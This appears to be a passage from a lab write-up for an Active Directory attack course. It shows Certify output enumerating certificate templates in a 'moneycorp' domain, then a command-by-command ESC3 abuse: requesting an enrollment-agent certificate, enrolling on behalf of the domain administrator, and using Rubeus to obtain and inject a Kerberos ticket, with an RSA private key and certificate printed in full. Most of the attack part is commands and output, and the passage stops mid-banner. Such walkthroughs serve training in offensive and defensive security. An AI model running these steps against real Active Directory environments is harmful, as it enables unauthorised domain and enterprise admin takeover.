Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : EFS
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Encrypting File System
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Users S-1-5-21-335606122-960912869-3279953914-513
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : Administrator
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Microsoft Trust List Signing, Secure Email
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : EFSRecovery
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : File Recovery
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : Machine
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Computers S-1-5-21-335606122-960912869-3279953914-515
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DomainController
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : WebServer
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SubCA
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage :
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DomainControllerAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DirectoryEmailReplication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Directory Service Email Replication
mspki-certificate-application-policy : Directory Service Email Replication
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : KerberosAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DOMAIN_DNS, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Agent
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Certificate Request Agent
mspki-certificate-application-policy : Certificate Request Agent
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Users
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 1
Application Policies : Certificate Request Agent
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : HTTPSCertificates
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : CA-Integration
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Certify completed in 00:00:16.0839376
```
Now, request an Enrollment Agent Certificate from the template "SmartCardEnrollment-Agent":
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Agent
```
```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxojp2N0AUOozc6Y76dtfjfC2jRF4Sz+E8hgBQdv7okV5UQzZ
c2Hvksvp4MztIkJlfJHaFZA3xsviP4QEwy5U3NK1oj/moAGQs1P3q2zKuIBo6d0j
j5UnAyT3WpIlbAf96UhPsWIHtNye5BarDm/Y4zyX/99vbo4U6538VCer9+7oa09U
lJiYuIE4rlENXvSEVWFL4uFkrLq3IvAFNuuuq6eV4On2C69pzHmidFx9N/3kZ/g+
YkncWq5K/aymAQ9x2k1qhD4yAO/pmWxMK0rQ/GhVvkEhZ9D4dtoSnd671m/Db8er
FOC+EAWTa4JNm85QS+nPD4jX8+hwe7jC47rhzQIDAQABAoIBAB/nuMzlFzvpp0Ma
n95BJuYEnRGmkRJmrtLJEMqos5OsXoar7fYg8wNASeGajTFIQk72kXmNp6kG8uEK
Mkm7lF+4bQAaDNIB7mMjR1YBMcLcv/91TlWwvog+1JF1kxX9YsyulkAHZP2nxtEY
43x6dPxvrG2uVpYJt0r2JKrRhU1eioEoQKWPa/L+C1ENyMeJqASH90+UEB2Zq+0h
5NajikKhuGYrV5W8frJe6M2IGOsx4GZxyZlGuUQrmLSaeU0Auqhn8scJErHW+QXI
YOo20yM8MPiUcG+tr1KrFoYyItjxrixgMLxa/x4n/AEFUWRAgRzqiMKGFLfiWY7S
tVd1JnECgYEA/RsCUAMRdb09sY4m1qwyjWx6dSTAI3tGXXMxlTwIHiGSuzuWmVSf
06+W+hZ9b9jXv01DLfDaTjVn81+GsGW0nc35SbD5cTvu68Aet2wYtNKOp6I+jJvC
Koqwbu/Lcpv1TOQgIwzoVwNJ9qaRI7dkYl0PP9GXW2QSIiQtbgPRFGsCgYEAyM4k
uMjAXfCeFnX9ccfL/V7vsLzhk/2Wu1T8hJROAcGyMRVvaxQbDHddeeGXuZQq0lsd
rhJW5RgH5qJyPJh8YUrIVb3h1KFgydBS9dBpTWhiR5zmQ2oyBmcxriY7g0uswEqN
QMAHSoi4QQ8xFKiSonMwXuTpPZuf0tWkUKQnsKcCgYEA0KBms5UT2zz1kVle4ixm
LvRvrAdy6MxAH99Hy38EIfIChJqFdDWw2Egv5kyLcJoInAMPkNqq1zRmTtE6sEPl
MP4KsZdSxOdl9KUTrJVJeCLmu36cmEH7Nh3DeG3oALxU4eBYLQwCp1ZqrQh3Mj2E
XR/f5fbZD9fYqpOvbrNur6kCgYBMCgvL0XFO4Vvr43g6ys7LPlUDlzLQqJmYjKEm
z0YO0jtY7OYJJU7s1JKYIb4jryDcEVbW4Oj4zbXIN0GNAq0u5nOgTEwlCYsuQO35
WZdWka2NsrNbWe5hkFg2uxGUMWbUVibRGyZnqggj0s3iJceJLpdlh8du5eyKmQ4k
31SMRwKBgQDQ8mNY/xjo1WmQj3L/Iw64kZUk4Yu+gYbo9LWnXHh2C8RagK4Hb+OR
k50VBvR4K9eMZiOXWTDkjCxrL9yLYXNsJSvjidxiUlaZoJjrTLAvrOhxJzZxB+G5
OiftF8Z2LyXiXXceY06zg5FPH9vDIzcXwOBdU26cWzwTyTViWOeKGQ==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGNDCCBRygAwIBAgITFQAAAC5uar2JfnC4kwAAAAAALjANBgkqhkiG9w0BAQsF
ADBSMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGTAXBgoJkiaJk/IsZAEZFgltb25l
eWNvcnAxHjAcBgNVBAMTFW1vbmV5Y29ycC1NQ09SUC1EQy1DQTAeFw0yNTA1MjAx
OTQwNDVaFw0yNzA1MjAxOTUwNDVaMFoxFTATBgoJkiaJk/IsZAEZFgVsb2NhbDEZ
MBcGCgmSJomT8ixkARkWCW1vbmV5Y29ycDEOMAwGA1UEAxMFVXNlcnMxFjAUBgNV
BAMTDUFkbWluaXN0cmF0b3IwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
AQDGiOnY3QBQ6jNzpjvp21+N8LaNEXhLP4TyGAFB2/uiRXlRDNlzYe+Sy+ngzO0i
QmV8kdoVkDfGy+I/hATDLlTc0rWiP+agAZCzU/erbMq4gGjp3SOPlScDJPdakiVs
B/3pSE+xYge03J7kFqsOb9jjPJf/329ujhTrnfxUJ6v37uhrT1SUmJi4gTiuUQ1e
9IRVYUvi4WSsurci8AU2666rp5Xg6fYLr2nMeaJ0XH03/eRn+D5iSdxarkr9rKYB
D3HaTWqEPjIA7+mZbEwrStD8aFW+QSFn0Ph22hKd3rvWb8Nvx6sU4L4QBZNrgk2b
zlBL6c8PiNfz6HB7uMLjuuHNAgMBAAGjggL5MIIC9TA8BgkrBgEEAYI3FQcELzAt
BiUrBgEEAYI3FQiF4ahyh8yfaOGHJoKfrlGC8vZ9gT+C4d18ue0NAgFkAgEFMBUG
A1UdJQQOMAwGCisGAQQBgjcUAgEwDgYDVR0PAQH/BAQDAgeAMB0GCSsGAQQBgjcV
CgQQMA4wDAYKKwYBBAGCNxQCATAdBgNVHQ4EFgQUN3UaAOsQSs/cvp8j12zjk87H
1bEwHwYDVR0jBBgwFoAU0f6NCqf6tDKfNvwguPfLnmjFRe0wgdgGA1UdHwSB0DCB
zTCByqCBx6CBxIaBwWxkYXA6Ly8vQ049bW9uZXljb3JwLU1DT1JQLURDLUNBLENO
PW1jb3JwLWRjLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
ZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPW1vbmV5Y29ycCxEQz1sb2NhbD9j
ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
dHJpYnV0aW9uUG9pbnQwgcsGCCsGAQUFBwEBBIG+MIG7MIG4BggrBgEFBQcwAoaB
q2xkYXA6Ly8vQ049bW9uZXljb3JwLU1DT1JQLURDLUNBLENOPUFJQSxDTj1QdWJs
aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
LERDPW1vbmV5Y29ycCxEQz1sb2NhbD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0
Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTA4BgNVHREEMTAvoC0GCisGAQQB
gjcUAgOgHwwdQWRtaW5pc3RyYXRvckBtb25leWNvcnAubG9jYWwwTAYJKwYBBAGC
NxkCBD8wPaA7BgorBgEEAYI3GQIBoC0EK1MtMS01LTIxLTMzNTYwNjEyMi05NjA5
MTI4NjktMzI3OTk1MzkxNC01MDAwDQYJKoZIhvcNAQELBQADggEBAMjLc1ngzFE0
7NH8te5NkBbkNedYAGob6attq2j71ykunUd0f1Rk7TvY4EyZZQ2GUUh6mBiNZg5W
hcqO5znSl6ZCS88od4drkYC/YY0fSqy8gZvwsb9d6cM2cpfleHb3M/mf7Y9wCiGg
oU9Zk3UVcTQcDaa1SWYMWGrd2oSlQFAYSJVho9HNZEAEt7Rb2mYUor3nqSy7N81h
Ex12yW8GARPzuv3lAKpK3KVEZ5k3b1fhKtGhl7CgvnG+q5MC1pvu6B3tw9MB5og6
6kL6rfT1he+RtR2m0EcS2SwV0Ase1ELKsFgYaWZQ/VquipfwRlxc6pMAV/zeKWQ/
q1dOfrm8egg=
-----END CERTIFICATE-----
```
Like earlier, save the certificate text to esc3.pem and convert to pfx. Let's keep using SecretPass\@123 as the export password:
```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc3.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\esc3-agent.pfx
```
Now we can use the Enrollment Agent Certificate to request a certificate for DA from the template SmartCardEnrollment-Users:
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users /onbehalfof:dcorp\administrator /enrollcert:C:\AD\Tools\esc3-agent.pfx /enrollcertpw:SecretPass@123
```
Once again, save the certificate text to esc3-DA.pem and convert the pem to pfx. Still using SecretPass\@123 as the export password:
```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc3.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\esc3-DA.pfx
```
Use the esc3-DA created above with Rubeus to request a TGT for DA
```
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args asktgt /user:administrator /certificate:esc3-DA.pfx /password:SecretPass@123 /ptt
```
Check if we actually have DA privileges now:
```
winrs -r:dcorp-dc cmd /c set username
```
Finally, access mcorp-dc!
```
winrs -r:mcorp-dc cmd /c set username
```
\

We have EA privileges!
### 2 - Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin
If we list vulnerable templates in moneycorp, we get the following result:
```
C:\AD\Tools\Certify.exe find /vulnerable
```
```
_____ _ _ __
/ ____| | | (_)/ _|
| | ___ _ __| |_ _| |_ _ _
| | / _ \ '__| __| | _| | | |
